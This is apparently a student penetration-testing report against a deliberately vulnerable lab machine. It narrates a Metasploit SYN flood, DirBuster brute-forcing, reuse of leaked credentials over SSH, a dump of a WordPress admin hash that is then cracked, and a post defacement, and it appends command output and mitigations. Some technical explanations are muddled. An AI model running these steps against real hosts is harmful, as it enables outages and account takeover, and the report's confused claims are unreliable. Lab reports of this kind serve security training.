ATTACK NARRATIVE

1) Denial of Service (DoS) ATTACK:

During the initial phase of vulnerability detection, it was discovered the server is running Apache 1.3.37 and by looking at the CVE database, I have discovered that sever denial of service attacks are possible and by using METASPLOIT, SYN Flood was done on the target. The target stop responding to requests and upon pinging there was also a packet loss which shows the success of DOS attack.

The screenshots of this attack is provided in the appendix and mitigation strategy for this vulnerability is provided in the Mitigation Strategies section.

2) Revealed Unsecure Files:

The target is running PHP 4.4.4 on port 80 found during the initial scanning. It is discovered that this PHP version is vulnerable to multiple vulnerabilities. The vulnerabilities allows the attacker to reveal all the system files which would compromise the system integrity and no authentication is required to exploit this vulnerability. The imap_body function in PHP before 4.4.4 does not implement safemode or open_basedir checks, which allows local users to read arbitrary files or list arbitrary directory contents and to exploit this vulnerability I have used **dirbuster** and to get the directories, the target address is provided and wordlist in dirbuster folder which revealed the list of the directories on the target.

The screenshots of this attack is provided in the appendix and mitigation strategy for this vulnerability is provided in the Mitigation Strategies section.

3) Access to User Credentials:

Using **dirbuster**, I have scanned number of directories and found a ***true*** named directory under which I have accessed the user credential file along with the ***base/sql*** files revealing the database structure and numerous credentials which is considered to be a severe attack on the system.

The screenshots of this attack is provided in the appendix and mitigation strategy for this vulnerability is provided in the Mitigation Strategies section.

4) Gaining System's Access:

I have gained the system's access by using the credentials found in the previous step and tried connecting using port 22 which was running ssh, I have gained the system's access and attempt was successful. Now as I am in the system so I could easily access all of the files and by pretending to be that particular user could also put a malicious code in the system.

The screenshots of this attack is provided in the appendix and mitigation strategy for this vulnerability is provided in the Mitigation Strategies section.

5) Access to MySQL(phpMyAdmin):

During the scanning I also discovered a port 3306 which was open to MySQL, so after successful gaining access to the system, I tried to open databases using **MySQL** and successfully I got all the databases. On further scanning I found a wp_users table in wordpress database which I accessed and got username **admin** and password which was md5 protected and I cracked that hash online and got a password. After getting the credentials I tried logging in using the site URL found in wp_options table and I logged in to site by changing localhost to target ip address in URL and successfully logged into site and changed the post on the site. After all this procedure I tried to log in directly from the browser and successfully open the phpMyadmin panel in GUI form and performed the same procedure.

The screenshots of this attack is provided in the appendix and mitigation strategy for this vulnerability is provided in the Mitigation Strategies section.

6) SSH Weak Encryption Algorithms:

During the analysis, it was discovered using **openvas** tool that the target is using weak ssh algorithm i.e. arcfour and arcfour with 128bits and has problems with weak keys and should not be used. The 'none' algorithm describes that no encryption is required which means no confidentiality which is why this algorithm is not recommended. As these algorithms are outdated and provides no proper encryptions due to which an attacker could easily decrypt the encryption schemes and eavesdrop the communication.

The screenshots of this attack is provided in the appendix and mitigation strategy for this vulnerability is provided in the Mitigation Strategies section.

7) Cross-Site Tracing:

It was also discovered in the **openvas** report that the host is running phpMyadmin and is prone to cross site tracing. The flaw is caused by input validation errors in error.php script. The attacker could successfully inject HTML code in the error script and conduct the phishing attacks. By using **metasploit**, I have found the successful results regarding cross site tracing.

The screenshots of this attack is provided in the appendix and mitigation strategy for this vulnerability is provided in the Mitigation Strategies section.

MITIGATION STRATEGY

1) To prevent the DOS attack, the Apache server should be upgraded to the latest version and also excessive page view requests should be blocked. The firewall should be configured to reject the bogus traffic and prevent the DOS attack.

2) The PHP version should be updated to the latest version to prevent from such attacks.

3) The user credentials file should be properly encrypted and not available for the general public as to put in a private machine.

4) The read/write operation must be restricted to prevent from such attack so if someone steals the credentials even than the integrity of the system files remains there.


5) Bind MySQL to local host and also give privilege to a specific user rather than all users.

6) The weak algorithms should be disabled and better algorithm should be used i.e. AES, which provides the same actual speed than RC4 with better security.

7) There is no specific solution to this issue but to prevent from such attack general solution is to upgrade to newer release, disable the respective features and remove or replace the product by another.

APENDIX: Penetration Testing Task

1) DOS Attack:



```
msf5 > search synflood

Matching Modules
================

   Name                          Disclosure Date  Rank    Check  Description
   ----                          ---------------  ----    -----  -----------
   auxiliary/dos/tcp/synflood                     normal  No     TCP SYN Flooder


msf5 > use auxiliary/dos/tcp/synflood
msf5 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.0.116
RHOSTS => 192.168.0.116
msf5 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.0.116

[*] SYN flooding 192.168.0.116:80...
```

```
root@kali:~# ping 192.168.0.116
PING 192.168.0.116 (192.168.0.116) 56(84) bytes of data.
64 bytes from 192.168.0.116: icmp_seq=22 ttl=63 time=49.9 ms
64 bytes from 192.168.0.116: icmp_seq=23 ttl=63 time=16.8 ms
64 bytes from 192.168.0.116: icmp_seq=24 ttl=63 time=31.6 ms
64 bytes from 192.168.0.116: icmp_seq=25 ttl=63 time=48.7 ms
^C
--- 192.168.0.116 ping statistics ---
51 packets transmitted, 4 received, 92.1569% packet loss, time 154ms
rtt min/avg/max/mdev = 16.829/36.753/49.901/13.584 ms
root@kali:~#
```

2) Revealed Unsecure Files:


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing


http://192.168.0.116:80/

Directory Stucture	Response Code	Response Size
phpmyadmin	200	515
index.php	200	515
index	200	527
main	200	525
main.php	200	515
themes	200	149
themes.php	200	515
calendar	200	533
calendar.php	200	515
scripts	200	149
css	200	149
test	200	149
license	200	195
license.php	200	195
navigation	200	537
navigation.php	200	515
readme	200	190
readme.php	200	190
js	200	149


Current speed: 0 requests/sec
Average speed: (T) 19, (C) 0 requests/sec
Parse Queue Size: 0
Total Requests: 644749/7848635
Time To Finish: ~
Current number of running threads: 10

DirBuster Stopped /phpmyadmin/contrib/51.php



Applications Places com-sittinglittleduck-DirBuster-Start Sun 05:42
OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
http://192.168.0.116:80/
Scan Information \ Results - List View: Dirs: 47 Files: 144 \ Results - Tree View \ Errors: 0 \
Type Found Response Size
File /index.php 200 174
Dir /index/ 200 174
Dir / 200 623
Dir /icons/ 200 149
Dir /manual/ 200 10047
Dir /manual/images/ 200 149
Dir /manual/misc/ 200 5362
Dir /icons/small/ 200 149
Dir /manual/programs/ 200 2918
Dir /manual/howto/ 200 149
Dir /true/ 200 149
Dir /base/ 302 339
Dir /base/index/ 302 339
Dir /base/images/ 200 149
File /base/index.php 302 339
Dir /base/help/ 200 149
Dir /base/docs/ 200 149
Dir /base/admin/ 200 311
File /manual/misc/FAQ.html 200 159555
File /manual/sitemap.html 200 10349
Dir /base/admin/index/ 200 311
Dir /manual/mod/ 200 8267
Current speed: 0 requests/sec
(Select and right click for more options)
Average speed: (T) 19, (C) 0 requests/sec
Parse Queue Size: 0
Total Requests: 644749/7848635
Current number of running threads: 10
Change
Time To Finish: ~
Back Pause Stop
Report
DirBuster Stopped
/phpmyadmin/contrib/51.php



Applications Places Text Editor Mon 21:57
Open
DirBusterReport-192.168.0.116-80.txt
~/Downloads
Save
DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Sun Apr 07 05:47:21 EDT 2019
---
http://192.168.0.116:80

Directories found during testing:
Dirs found with a 200 response:
/index/
/
/icons/
/manual/
/manual/images/
/manual/misc/
/icons/small/
/manual/programs/
/manual/howto/
/true/
/base/images/
/base/help/
/base/docs/
/base/admin/
/base/admin/index/
/manual/mod/
/base/scripts/
/manual/vhosts/
/base/includes/
/base/includes/templates/
/base/includes/templates/default/
/base/contrib/
/base/styles/
Plain Text Tab Width: 8 Ln 1, Col 1 INS



Applications Places Firefox ESR Sun 19:09
Index of /true - Mozilla Firefox
Damn Vulnerable Blog › Das
Index of /true
192.168.0.116/true/
Search
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training
Index of /true
Name Last modified Size Description
Parent Directory 15-Nov-2014 14:23 -
User Credentials 15-Nov-2014 13:06 1k
gototheothersite.html 15-Nov-2014 21:26 1k
screen4.jpg 08-Nov-2014 21:29 4k
Apache/1.3.37 Server at 192.168.1.93 Port 80

3) Access to User Credentials:






4) Gaining System's Access




5) Access to MySQL(phpMyAdmin)


```
Applications  Places  Terminal                Tue 11:17
                                   root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -A 192.168.0.116
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-09 10:16 EDT
Nmap scan report for 192.168.0.116
Host is up (0.020s latency).
Not shown: 985 closed ports
PORT      STATE    SERVICE     VERSION
22/tcp    open     ssh         OpenSSH 4.4 (protocol 1.99)
| ssh-hostkey:
|   2048 c9:73:b5:22:9b:a2:b7:25:86:71:cf:29:39:44:00:74 (RSA1)
|   1024 bb:f5:5a:7f:d9:d4:0c:60:51:2d:7c:f9:bf:be:45:8f (DSA)
|_  2048 6e:05:71:b5:e0:2c:ed:32:ef:29:a6:fb:27:0b:b6:3e (RSA)
|_sshv1: Server supports SSHv1
30/tcp    filtered unknown
80/tcp    open     http        Apache httpd 1.3.37 ((Unix) PHP/4.4.4)
|_http-server-header: Apache/1.3.37 (Unix) PHP/4.4.4
|_http-title: Welcome... or not!
139/tcp   open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open     netbios-ssn Samba smbd 3.0.14a (workgroup: WORKGROUP)
722/tcp   filtered unknown
2068/tcp  filtered avocentkvm
2366/tcp  filtered qip-login
3306/tcp  open     mysql       MySQL (unauthorized)
6000/tcp  open     X11         (access denied)
6699/tcp  filtered napster
9943/tcp  filtered unknown
15002/tcp filtered onep-tls
30718/tcp filtered unknown
50300/tcp filtered unknown
Device type: bridge|general purpose
Running (JUST GUESSING): Oracle Virtualbox (96%), QEMU (95%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox (96%), QEMU user mode network gateway (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```

```
Applications  Places  Terminal                Tue 11:39
root@kali: ~
File  Edit  View  Search  Terminal  Help
+---------------------+
| wp_categories       |
| wp_comments         |
| wp_linkcategories   |
| wp_links            |
| wp_options          |
| wp_post2cat         |
| wp_postmeta         |
| wp_posts            |
| wp_users            |
+---------------------+
9 rows in set (0.00 sec)

mysql> select wp_users;
ERROR 1054 (42S22): Unknown column 'wp_users' in 'field list'
mysql> select *from wp_users;
+----+------------+------------------------------------+---------------+---------------+---------------+---------------+---------------+----------+---------------+----
-----+---------+-------------+-------------+---------------------+-----------+----------+---------+----------+-------------+---------------------
+-------------+-----------------+
| ID | user_login | user_pass                          | user_firstname | user_lastname | user_nickname | user_nicename | user_icq | user_email    | use
r_url | user_ip | user_domain | user_browser | user_registered     | user_level | user_aim | user_msn | user_yim | user_idmode | user_activation_key
| user_status | user_description |
+----+------------+------------------------------------+---------------+---------------+---------------+---------------+---------------+----------+---------------+----
-----+---------+-------------+-------------+---------------------+-----------+----------+---------+----------+-------------+---------------------
+-------------+-----------------+
|  1 | admin      | 7b24afc8bc80e548d66c4e7ff72171c5 |               |               | Administrator |               |        0 | none@dvl.net |
     |         |             |             | 2007-06-30 01:34:09 |        10 |          |         | nickname     |
|           0 |                 |
+----+------------+------------------------------------+---------------+---------------+---------------+---------------+---------------+----------+---------------+----
-----+---------+-------------+-------------+---------------------+-----------+----------+---------+----------+-------------+---------------------
+-------------+-----------------+
1 row in set (0.00 sec)

mysql>
```





```
Applications  Places  Terminal                Tue 11:42
root@kali: ~
File  Edit  View  Search  Terminal  Help
---------------------------------------------------------------------------------------------------------------
---------------------------------------------------------------------------------------------------------------
---------------------------------------------------------------------------------------------------------------
---------------------------------------------------------------------------------------------------------------
---------------------------------------------------------------------------------------------------------------
---------------------------------------------------------------------------------------------------------------
---------------------------------------------------------------------------------------------------------------
---------------------------------------------------------------------------------------------------------------
---------------------------------------------------------------------------------------------------------------
---------------------------------------------------------------------------------------------------------------
---------------------------------------------------------------------------------------------------------------
---------------------------------------------------------------------------------------------------------------
---------------------------------------------------------------------------------------------------------------
---------------------------------------------------------------------------------------------------------------
---------------+-------------+---------------+-----------------------------------+-------------------+----------+
|         1 |       0 | siteurl                                | Y                 |           1 | http://localhost/webexploitation_package_02/wor
dpress
```





6) SSH Weak Encryption Algorithms



7) Cross-Site Tracing

Medium (CVSS: 4.3)
NVT: phpMyAdmin 'error.php' Cross Site Scripting Vulnerability

Product detection result
cpe:/a:phpmyadmin:phpmyadmin:2.10.1
Detected by phpMyAdmin Detection (OID: 1.3.6.1.4.1.25623.1.0.900129)

Summary
The host is running phpMyAdmin and is prone to Cross-Site Scripting Vulnerability.

Vulnerability Detection Result
Vulnerability was detected according to the Vulnerability Detection Method.

Impact
Successful exploitation will allow attackers to inject arbitrary HTML code within the error page and conduct phishing attacks.

Solution
Solution type: WillNotFix
No known solution was made available for at least one year since the disclosure of this vulnera-

```
Applications  Places  Terminal                    Tue 10:06
                                                  Terminal
File  Edit  View  Search  Terminal  Help
   exploit/windows/browser/mcafeevisualtrace_tracetarget  2007-07-07   normal   No   McAfee Visual Trace ActiveX Control Buffer Overflow
   exploit/windows/http/hp_nnm_webappmon_ovjavalocale     2010-08-03   great    No   HP NNM CGI webappmon.exe OvJavaLocale Buffer Overflow
